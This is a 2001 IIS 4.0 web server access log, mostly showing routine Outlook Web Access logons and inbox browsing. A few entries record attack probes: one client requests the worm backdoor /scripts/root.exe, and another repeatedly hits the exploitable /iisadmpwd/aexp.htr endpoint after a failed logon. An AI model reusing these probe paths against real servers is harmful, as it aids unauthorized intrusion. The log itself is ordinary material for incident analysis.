14:42:55 211.97.114.240 GET /scripts/root.exe 502
14:42:55 211.97.114.240 GET /scripts/root.exe 502
14:42:57 211.97.114.240 GET /scripts/root.exe 502
14:42:57 211.97.114.240 GET /Default.htm 200
15:47:40 216.93.48.226 GET /exchange/USA/Default.htm 200
15:47:40 216.93.48.226 GET /exchange/USA/logon.asp 200
15:47:40 216.93.48.226 GET /exchange/USA/back.jpg 200
15:47:40 216.93.48.226 GET /exchange/USA/part2.gif 200
15:47:40 216.93.48.226 GET /exchange/USA/part1.gif 200
15:47:40 216.93.48.226 GET /exchange/USA/msie.gif 200
15:47:40 216.93.48.226 GET /exchange/USA/msprod.gif 200
15:47:44 216.93.48.226 GET /exchange/USA/LogonFrm.asp 401
15:47:49 216.93.48.226 GET /exchange/USA/LogonFrm.asp 302
15:47:49 216.93.48.226 GET /exchange/USA/root.asp 200
15:47:49 216.93.48.226 GET /exchange/USA/Navbar/nbInbox.asp 200
15:47:49 216.93.48.226 GET /exchange/USA/inbox/main_fr.asp 200
15:47:49 216.93.48.226 GET /exchange/USA/Navbar/inbox.gif 200
15:47:49 216.93.48.226 GET /exchange/USA/Navbar/finduser.gif 200
15:47:49 216.93.48.226 GET /exchange/USA/Navbar/cal.gif 200
15:47:49 216.93.48.226 GET /exchange/USA/Navbar/public.gif 200
15:47:49 216.93.48.226 GET /exchange/USA/Navbar/logoff.gif 200
15:47:49 216.93.48.226 GET /exchange/USA/Navbar/option.gif 200
15:47:49 216.93.48.226 GET /exchange/USA/inbox/title.asp 200
```

```
15:47:49 216.93.48.226 GET /exchange/USA/inbox/peerfldr.asp 200
15:47:49 216.93.48.226 GET /exchange/USA/inbox/commands.asp 200
15:47:51 216.93.48.226 GET /exchange/USA/images/newmail.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/divider.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/newpost.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/inbox/messages.asp 200
15:47:51 216.93.48.226 GET /exchange/USA/images/inbox.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/delfoldr.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/upone.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/mark.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/inbox/urgent.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/mffav.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/arwtanrt.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/newfoldr.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/movcpy.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/delmsg.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/inbox/papclip.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/inbox/flagcomp.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/empfldr.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/help.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/arwtanlf.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/inbox/envelope.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/papclip.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/refresh.gif 200
15:47:51 216.93.48.226 GET /exchange/USA/images/envelope.gif 200
15:48:08 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
15:48:08 216.93.48.226 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
15:48:08 216.93.48.226 GET /exchange/USA/forms/reply.gif 200
15:48:08 216.93.48.226 GET /exchange/USA/forms/forward.gif 200
15:48:08 216.93.48.226 GET /exchange/USA/forms/ReplyFld.gif 200
15:48:08 216.93.48.226 GET /exchange/USA/forms/replyall.gif 200
15:48:08 216.93.48.226 GET /exchange/USA/forms/delmark.gif 200
15:48:08 216.93.48.226 GET /exchange/USA/forms/prevmsg.gif 200
15:48:08 216.93.48.226 GET /exchange/USA/forms/nextmsg.gif 200
15:48:08 216.93.48.226 GET /exchange/USA/forms/movcpy.gif 200
15:48:16 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
15:48:16 216.93.48.226 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
15:48:32 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
15:48:32 216.93.48.226 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
15:48:46 216.93.48.226 GET /exchange/USA/inbox/messages.asp 200
15:48:52 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
15:48:52 216.93.48.226 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
15:49:05 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
15:49:05 216.93.48.226 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
```

```
15:49:56 216.93.48.226 GET /exchange/USA/inbox/messages.asp 200
15:49:56 216.93.48.226 GET /exchange/USA/images/urgent.gif 200
15:50:11 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
15:50:11 216.93.48.226 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
15:50:17 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/commands.asp 200
15:50:28 216.93.48.226 GET /exchange/USA/inbox/messages.asp 200
15:50:33 216.93.48.226 GET /exchange/USA/inbox/messages.asp 200
15:50:33 216.93.48.226 GET /exchange/USA/inbox/messages.asp 200
15:50:37 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
15:50:37 216.93.48.226 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
15:50:43 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
15:50:43 216.93.48.226 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
15:51:04 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
15:51:04 216.93.48.226 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
15:52:20 216.93.48.226 GET /exchange/USA/inbox/messages.asp 200
15:52:35 216.93.48.226 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
15:52:35 216.93.48.226 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
15:53:16 216.93.48.226 GET /exchange/USA/logoff.asp 200
15:53:16 216.93.48.226 GET /exchange/USA/msie.gif 200
15:53:16 216.93.48.226 GET /exchange/USA/msprod.gif 200
17:39:41 24.30.89.109 GET /exchange/USA/logon.asp 200
17:39:41 24.30.89.109 GET /exchange/USA/part1.gif 200
17:39:41 24.30.89.109 GET /exchange/USA/back.jpg 200
17:39:41 24.30.89.109 GET /exchange/USA/part2.gif 200
17:39:45 24.30.89.109 GET /exchange/USA/msie.gif 200
17:39:45 24.30.89.109 GET /exchange/USA/LogonFrm.asp 401
17:39:51 24.30.89.109 GET /exchange/USA/msprod.gif 200
17:39:51 24.30.89.109 GET /exchange/USA/LogonFrm.asp 302
17:39:51 24.30.89.109 GET /exchange/USA/root.asp 200
17:39:51 24.30.89.109 GET /exchange/USA/Navbar/nbInbox.asp 200
17:39:51 24.30.89.109 GET /exchange/USA/inbox/main_fr.asp 200
17:39:51 24.30.89.109 GET /exchange/USA/Navbar/inbox.gif 200
17:39:51 24.30.89.109 GET /exchange/USA/Navbar/cal.gif 200
17:39:51 24.30.89.109 GET /exchange/USA/Navbar/finduser.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/Navbar/public.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/Navbar/option.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/inbox/title.asp 200
17:39:53 24.30.89.109 GET /exchange/USA/Navbar/logoff.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/inbox/peerfldr.asp 200
17:39:53 24.30.89.109 GET /exchange/USA/inbox/messages.asp 200
17:39:53 24.30.89.109 GET /exchange/USA/inbox/commands.asp 200
17:39:53 24.30.89.109 GET /exchange/USA/images/divider.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/newmail.gif 200
```

```
17:39:53 24.30.89.109 GET /exchange/USA/images/newpost.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/refresh.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/movcpy.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/delmsg.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/newfoldr.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/delfoldr.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/empfldr.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/mffav.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/arwtanlf.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/arwtanrt.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/help.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/upone.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/inbox.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/folder.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/images/mark.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/inbox/urgent.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/inbox/envelope.gif 200
17:39:53 24.30.89.109 GET /exchange/USA/inbox/papclip.gif 200
17:39:58 24.30.89.109 GET /exchange/USA/images/envelope.gif 200
17:39:58 24.30.89.109 GET /exchange/USA/inbox/commands.asp 200
17:39:58 24.30.89.109 GET /exchange/USA/images/papclip.gif 200
17:39:58 24.30.89.109 GET /exchange/USA/inbox/peerfldr.asp 200
17:39:58 24.30.89.109 GET /exchange/USA/inbox/title.asp 200
17:39:58 24.30.89.109 GET /exchange/USA/inbox/messages.asp 200
17:39:58 24.30.89.109 GET /exchange/USA/images/mailbox.gif 200
17:39:58 24.30.89.109 GET /exchange/USA/images/calendar.gif 200
17:39:58 24.30.89.109 GET /exchange/USA/images/deleted.gif 200
17:40:00 24.30.89.109 GET /exchange/USA/images/outbox.gif 200
17:40:00 24.30.89.109 GET /exchange/USA/inbox/commands.asp 200
17:40:00 24.30.89.109 GET /exchange/USA/images/sent_itm.gif 200
17:40:00 24.30.89.109 GET /exchange/USA/inbox/peerfldr.asp 200
17:40:00 24.30.89.109 GET /exchange/USA/inbox/title.asp 200
17:40:00 24.30.89.109 GET /exchange/USA/inbox/messages.asp 200
17:40:06 24.30.89.109 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
17:40:06 24.30.89.109 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
17:40:06 24.30.89.109 GET /exchange/USA/images/divider.gif 304
17:40:06 24.30.89.109 GET /exchange/USA/forms/reply.gif 200
17:40:06 24.30.89.109 GET /exchange/USA/forms/replyall.gif 200
17:40:06 24.30.89.109 GET /exchange/USA/forms/ReplyFld.gif 200
17:40:06 24.30.89.109 GET /exchange/USA/forms/movcpy.gif 200
17:40:06 24.30.89.109 GET /exchange/USA/forms/forward.gif 200
17:40:06 24.30.89.109 GET /exchange/USA/forms/prevmsg.gif 200
17:40:06 24.30.89.109 GET /exchange/USA/forms/delmark.gif 200
17:40:06 24.30.89.109 GET /exchange/USA/images/help.gif 304
17:41:08 24.30.89.109 GET /exchange/USA/Attach/generic.gif 200
17:41:08 24.30.89.109 GET /exchange/USA/forms/nextmsg.gif 200
17:49:33 24.30.89.109 GET /exchange/USA/inbox/peerfldr.asp 200
17:49:33 24.30.89.109 GET /exchange/USA/inbox/title.asp 200
17:49:33 24.30.89.109 GET /exchange/USA/inbox/messages.asp 200
17:49:33 24.30.89.109 GET /exchange/USA/images/upone.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/folder.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/divider.gif 304
```

```
17:49:33 24.30.89.109 GET /exchange/USA/images/newmail.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/newpost.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/refresh.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/movcpy.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/delmsg.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/newfoldr.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/delfoldr.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/empfldr.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/mffav.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/arwtanlf.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/arwtanrt.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/help.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/images/mark.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/inbox/urgent.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/inbox/envelope.gif 304
17:49:33 24.30.89.109 GET /exchange/USA/inbox/papclip.gif 304
17:50:40 24.30.89.109 GET /exchange/USA/images/envelope.gif 304
17:50:40 24.30.89.109 GET /exchange/USA/images/papclip.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/root.asp 200
18:29:59 24.30.89.109 GET /exchange/USA/Navbar/nbInbox.asp 200
18:29:59 24.30.89.109 GET /exchange/USA/inbox/main_fr.asp 200
18:29:59 24.30.89.109 GET /exchange/USA/Navbar/inbox.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/Navbar/cal.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/Navbar/finduser.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/inbox/title.asp 200
18:29:59 24.30.89.109 GET /exchange/USA/Navbar/public.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/inbox/peerfldr.asp 200
18:29:59 24.30.89.109 GET /exchange/USA/inbox/messages.asp 200
18:29:59 24.30.89.109 GET /exchange/USA/inbox/commands.asp 200
18:29:59 24.30.89.109 GET /exchange/USA/Navbar/option.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/Navbar/logoff.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/images/divider.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/images/newmail.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/images/newpost.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/images/refresh.gif 304
18:29:59 24.30.89.109 GET /exchange/USA/images/movcpy.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/delmsg.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/newfoldr.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/delfoldr.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/empfldr.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/mffav.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/arwtanlf.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/arwtanrt.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/help.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/upone.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/inbox.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/folder.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/mark.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/inbox/urgent.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/inbox/envelope.gif 304
18:30:01 24.30.89.109 GET /exchange/USA/images/envelope.gif 304
18:30:04 24.30.89.109 GET /exchange/USA/inbox/papclip.gif 304
18:30:04 24.30.89.109 GET /exchange/USA/inbox/commands.asp 200
18:30:04 24.30.89.109 GET /exchange/USA/images/papclip.gif 304
```

```
18:30:04 24.30.89.109 GET /exchange/USA/inbox/peerfldr.asp 200
18:30:04 24.30.89.109 GET /exchange/USA/inbox/title.asp 200
18:30:04 24.30.89.109 GET /exchange/USA/inbox/messages.asp 200
18:30:04 24.30.89.109 GET /exchange/USA/images/mailbox.gif 304
18:30:04 24.30.89.109 GET /exchange/USA/images/calendar.gif 304
18:30:04 24.30.89.109 GET /exchange/USA/images/deleted.gif 304
18:30:06 24.30.89.109 GET /exchange/USA/images/outbox.gif 304
18:30:06 24.30.89.109 GET /exchange/USA/inbox/commands.asp 200
18:30:06 24.30.89.109 GET /exchange/USA/images/sent_itm.gif 304
18:30:06 24.30.89.109 GET /exchange/USA/inbox/peerfldr.asp 200
18:30:06 24.30.89.109 GET /exchange/USA/inbox/title.asp 200
18:30:06 24.30.89.109 GET /exchange/USA/inbox/messages.asp 200
18:30:10 24.30.89.109 GET /exchange/USA/inbox/commands.asp 200
18:30:10 24.30.89.109 GET /exchange/USA/inbox/peerfldr.asp 200
18:30:10 24.30.89.109 GET /exchange/USA/inbox/title.asp 200
18:30:10 24.30.89.109 GET /exchange/USA/inbox/messages.asp 200
20:12:18 24.43.226.57 GET /exchange/USA/Default.htm 200
20:12:18 24.43.226.57 GET /exchange/USA/logon.asp 200
20:12:18 24.43.226.57 GET /exchange/USA/back.jpg 200
20:12:20 24.43.226.57 GET /exchange/USA/part1.gif 200
20:12:20 24.43.226.57 GET /exchange/USA/LogonFrm.asp 401
20:12:27 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:13:12 24.43.226.57 GET /exchange/USA/part2.gif 200
20:13:16 24.43.226.57 GET /exchange/USA/msie.gif 200
20:13:48 24.43.226.57 GET /exchange/USA/msprod.gif 200
20:14:05 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:14:25 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:14:25 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:14:28 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:15:21 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:16:42 24.43.226.57 GET /exchange/USA/Default.htm 200
20:16:42 24.43.226.57 GET /exchange/USA/logon.asp 200
20:16:47 24.43.226.57 GET /exchange/USA/msprod.gif 200
20:16:47 24.43.226.57 GET /exchange/USA/LogonFrm.asp 401
20:17:03 24.43.226.57 GET /exchange/USA/part1.gif 200
20:17:03 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:17 24.43.226.57 GET /exchange/USA/back.jpg 200
20:18:17 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:26 24.43.226.57 GET /exchange/USA/msie.gif 200
20:18:26 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:26 24.43.226.57 GET /exchange/USA/part2.gif 200
20:18:26 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:28 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:28 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:30 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:30 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:35 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:38 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:38 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:18:51 24.43.226.57 GET /iisadmpwd/aexp.htr 200
20:19:36 24.43.226.57 GET /iisadmpwd/aexp.htr 200
22:01:53 134.121.3.179 GET /exchange/USA/logon.asp 200
22:01:59 134.121.3.179 GET /exchange/USA/back.jpg 200
22:01:59 134.121.3.179 GET /exchange/USA/part1.gif 200
```

```
22:02:01 134.121.3.179 GET /exchange/USA/LogonFrm.asp 401
22:02:06 134.121.3.179 GET /exchange/USA/LogonFrm.asp 302
22:02:06 134.121.3.179 GET /exchange/USA/root.asp 200
22:02:06 134.121.3.179 GET /exchange/USA/inbox/main_fr.asp 200
22:02:08 134.121.3.179 GET /exchange/USA/Navbar/nbInbox.asp 200
22:02:20 134.121.3.179 GET /exchange/USA/inbox/title.asp 200
22:02:20 134.121.3.179 GET /exchange/USA/inbox/peerfldr.asp 200
22:02:26 134.121.3.179 GET /exchange/USA/inbox/messages.asp 200
22:02:26 134.121.3.179 GET /exchange/USA/inbox/commands.asp 200
22:02:29 134.121.3.179 GET /exchange/USA/Navbar/inbox.gif 200
22:02:29 134.121.3.179 GET /exchange/USA/Navbar/cal.gif 200
22:02:29 134.121.3.179 GET /exchange/USA/Navbar/finduser.gif 200
22:02:29 134.121.3.179 GET /exchange/USA/Navbar/public.gif 200
22:02:29 134.121.3.179 GET /exchange/USA/Navbar/option.gif 200
22:02:29 134.121.3.179 GET /exchange/USA/Navbar/logoff.gif 200
22:02:29 134.121.3.179 GET /exchange/USA/images/upone.gif 200
22:02:31 134.121.3.179 GET /exchange/USA/images/inbox.gif 200
22:02:31 134.121.3.179 GET /exchange/USA/images/divider.gif 200
22:02:31 134.121.3.179 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
22:02:31 134.121.3.179 GET /exchange/USA/images/newmail.gif 200
22:02:31 134.121.3.179 GET /exchange/USA/images/newpost.gif 200
22:02:31 134.121.3.179 GET /exchange/USA/images/refresh.gif 200
22:02:31 134.121.3.179 GET /exchange/USA/images/movcpy.gif 200
22:02:33 134.121.3.179 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
22:02:33 134.121.3.179 GET /exchange/USA/images/delmsg.gif 200
22:02:33 134.121.3.179 GET /exchange/USA/images/newfoldr.gif 200
22:02:33 134.121.3.179 GET /exchange/USA/images/delfoldr.gif 200
22:02:33 134.121.3.179 GET /exchange/USA/images/empfldr.gif 200
22:02:36 134.121.3.179 GET /exchange/USA/images/mffav.gif 200
22:02:36 134.121.3.179 GET /exchange/USA/images/arwtanlf.gif 200
22:02:36 134.121.3.179 GET /exchange/USA/images/arwtanrt.gif 200
22:02:36 134.121.3.179 GET /exchange/USA/images/help.gif 200
22:02:36 134.121.3.179 GET /exchange/USA/forms/reply.gif 200
22:02:38 134.121.3.179 GET /exchange/USA/forms/ReplyFld.gif 200
22:02:38 134.121.3.179 GET /exchange/USA/forms/replyall.gif 200
22:02:38 134.121.3.179 GET /exchange/USA/forms/forward.gif 200
22:02:40 134.121.3.179 GET /exchange/USA/forms/delmark.gif 200
22:02:40 134.121.3.179 GET /exchange/USA/forms/movcpy.gif 200
22:02:40 134.121.3.179 GET /exchange/USA/forms/prevmsg.gif 200
22:02:55 134.121.3.179 GET /exchange/USA/forms/nextmsg.gif 200
22:02:55 134.121.3.179 GET /exchange/USA/logoff.asp 200
22:02:55 134.121.3.179 GET /exchange/USA/images/help.gif 200
22:03:00 134.121.3.179 GET /exchange/USA/part1.gif 206
22:03:00 134.121.3.179 GET /exchange/USA/back.jpg 206
22:03:00 134.121.3.179 GET /exchange/USA/part2.gif 200
22:03:08 134.121.3.179 GET /exchange/USA/msprod.gif 200
22:03:08 134.121.3.179 GET /exchange/USA/msie.gif 200
```

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2001-05-05 04:31:43
#Fields: time c-ip cs-method cs-uri-stem sc-status
04:31:43 134.121.3.162 GET /exchange/USA/logon.asp 200
04:31:48 134.121.3.162 GET /exchange/USA/back.jpg 200
04:31:48 134.121.3.162 GET /exchange/USA/part1.gif 200
04:31:50 134.121.3.162 GET /exchange/USA/LogonFrm.asp 401
04:31:56 134.121.3.162 GET /exchange/USA/LogonFrm.asp 302
04:31:56 134.121.3.162 GET /exchange/USA/root.asp 200
04:31:58 134.121.3.162 GET /exchange/USA/inbox/main_fr.asp 200
04:31:58 134.121.3.162 GET /exchange/USA/Navbar/nbInbox.asp 200
04:32:01 134.121.3.162 GET /exchange/USA/Navbar/inbox.gif 200
04:32:01 134.121.3.162 GET /exchange/USA/Navbar/cal.gif 200
04:32:01 134.121.3.162 GET /exchange/USA/Navbar/finduser.gif 200
04:32:01 134.121.3.162 GET /exchange/USA/Navbar/public.gif 200
04:32:01 134.121.3.162 GET /exchange/USA/Navbar/option.gif 200
04:32:04 134.121.3.162 GET /exchange/USA/Navbar/logoff.gif 200
04:32:04 134.121.3.162 GET /exchange/USA/inbox/title.asp 200
04:32:04 134.121.3.162 GET /exchange/USA/inbox/peerfldr.asp 200
04:32:10 134.121.3.162 GET /exchange/USA/inbox/messages.asp 200
04:32:10 134.121.3.162 GET /exchange/USA/inbox/commands.asp 200
04:32:10 134.121.3.162 GET /exchange/USA/images/divider.gif 200
04:32:12 134.121.3.162 GET /exchange/USA/images/newmail.gif 200
04:32:12 134.121.3.162 GET /exchange/USA/images/newpost.gif 200
04:32:12 134.121.3.162 GET /exchange/USA/images/refresh.gif 200
04:32:12 134.121.3.162 GET /exchange/USA/images/movcpy.gif 200
04:32:12 134.121.3.162 GET /exchange/USA/images/delmsg.gif 200
04:32:12 134.121.3.162 GET /exchange/USA/images/newfoldr.gif 200
04:32:12 134.121.3.162 GET /exchange/USA/images/delfoldr.gif 200
04:32:12 134.121.3.162 GET /exchange/USA/images/empfldr.gif 200
04:32:12 134.121.3.162 GET /exchange/USA/images/mffav.gif 200
04:32:14 134.121.3.162 GET /exchange/USA/images/arwtanlf.gif 200
04:32:14 134.121.3.162 GET /exchange/USA/images/arwtanrt.gif 200
04:32:14 134.121.3.162 GET /exchange/USA/images/help.gif 200
04:32:14 134.121.3.162 GET /exchange/USA/images/mark.gif 200
04:32:14 134.121.3.162 GET /exchange/USA/inbox/urgent.gif 200
04:32:14 134.121.3.162 GET /exchange/USA/inbox/envelope.gif 200
04:32:14 134.121.3.162 GET /exchange/USA/inbox/papclip.gif 200
04:32:14 134.121.3.162 GET /exchange/USA/images/envelope.gif 200
04:32:17 134.121.3.162 GET /exchange/USA/images/upone.gif 200
04:32:27 134.121.3.162 GET /exchange/USA/images/inbox.gif 200
04:32:27 134.121.3.162 POST /exchange/USA/inbox/commands.asp 200
04:32:29 134.121.3.162 GET /exchange/USA/images/papclip.gif 200
04:32:29 134.121.3.162 GET /exchange/USA/inbox/commands.asp 200
04:32:29 134.121.3.162 GET /exchange/USA/inbox/peerfldr.asp 200
04:32:29 134.121.3.162 GET /exchange/USA/inbox/title.asp 200
04:32:36 134.121.3.162 GET /exchange/USA/inbox/messages.asp 200
04:32:43 134.121.3.162 POST /exchange/USA/inbox/commands.asp 200
04:32:43 134.121.3.162 GET /exchange/USA/inbox/commands.asp 200
04:32:46 134.121.3.162 GET /exchange/USA/inbox/peerfldr.asp 200
04:32:46 134.121.3.162 GET /exchange/USA/inbox/title.asp 200
04:32:51 134.121.3.162 GET /exchange/USA/inbox/messages.asp 200
04:32:51 134.121.3.162 GET /exchange/USA/inbox/commands.asp 200
```

```
04:32:54 134.121.3.162 GET /exchange/USA/inbox/peerfldr.asp 200
04:32:54 134.121.3.162 GET /exchange/USA/inbox/title.asp 200
04:32:56 134.121.3.162 GET /exchange/USA/inbox/messages.asp 200
04:32:56 134.121.3.162 GET /exchange/USA/images/mailbox.gif 200
04:32:56 134.121.3.162 GET /exchange/USA/images/folder.gif 200
04:32:58 134.121.3.162 GET /exchange/USA/images/calendar.gif 200
04:32:58 134.121.3.162 GET /exchange/USA/images/deleted.gif 200
04:32:58 134.121.3.162 GET /exchange/USA/images/outbox.gif 200
04:32:58 134.121.3.162 GET /exchange/USA/inbox/commands.asp 200
04:33:02 134.121.3.162 GET /exchange/USA/inbox/peerfldr.asp 200
04:33:02 134.121.3.162 GET /exchange/USA/inbox/title.asp 200
04:33:02 134.121.3.162 GET /exchange/USA/inbox/messages.asp 200
04:33:08 134.121.3.162 GET /exchange/USA/images/oof.gif 200
04:33:08 134.121.3.162 GET /exchange/USA/logoff.asp 200
04:33:12 134.121.3.162 GET /exchange/USA/back.jpg 206
04:33:12 134.121.3.162 GET /exchange/USA/part1.gif 206
04:33:16 134.121.3.162 GET /exchange/USA/msie.gif 200
04:34:17 134.121.3.162 GET /exchange/USA/part2.gif 200
04:34:22 134.121.3.162 GET /exchange/USA/msprod.gif 200
16:57:30 168.191.112.189 GET /exchange/USA/logon.asp 200
16:57:37 168.191.112.189 GET /exchange/USA/part2.gif 200
16:57:37 168.191.112.189 GET /exchange/USA/back.jpg 200
16:57:37 168.191.112.189 GET /exchange/USA/LogonFrm.asp 401
16:57:42 168.191.112.189 GET /exchange/USA/msie.gif 200
16:57:50 168.191.112.189 GET /exchange/USA/part1.gif 200
16:57:50 168.191.112.189 GET /exchange/USA/LogonFrm.asp 302
16:57:52 168.191.112.189 GET /exchange/USA/root.asp 200
16:57:52 168.191.112.189 GET /exchange/USA/Navbar/nbInbox.asp 200
16:57:52 168.191.112.189 GET /exchange/USA/inbox/main_fr.asp 200
16:57:56 168.191.112.189 GET /exchange/USA/Navbar/inbox.gif 200
16:57:56 168.191.112.189 GET /exchange/USA/Navbar/cal.gif 200
16:57:56 168.191.112.189 GET /exchange/USA/inbox/title.asp 200
16:57:56 168.191.112.189 GET /exchange/USA/Navbar/finduser.gif
200
16:57:56 168.191.112.189 GET /exchange/USA/inbox/peerfldr.asp 200
16:57:59 168.191.112.189 GET /exchange/USA/Navbar/public.gif 200
16:57:59 168.191.112.189 GET /exchange/USA/Navbar/logoff.gif 200
16:57:59 168.191.112.189 GET /exchange/USA/Navbar/option.gif 200
16:57:59 168.191.112.189 GET /exchange/USA/images/divider.gif 200
16:57:59 168.191.112.189 GET /exchange/USA/images/newmail.gif 200
16:57:59 168.191.112.189 GET /exchange/USA/images/newpost.gif 200
16:58:02 168.191.112.189 GET /exchange/USA/images/delfoldr.gif
200
16:58:02 168.191.112.189 GET /exchange/USA/images/mffav.gif 200
16:58:02 168.191.112.189 GET /exchange/USA/images/arwtanrt.gif
200
16:58:05 168.191.112.189 GET /exchange/USA/images/upone.gif 200
16:58:05 168.191.112.189 GET /exchange/USA/images/refresh.gif 200
16:58:05 168.191.112.189 GET /exchange/USA/images/inbox.gif 200
16:58:05 168.191.112.189 GET /exchange/USA/images/mark.gif 200
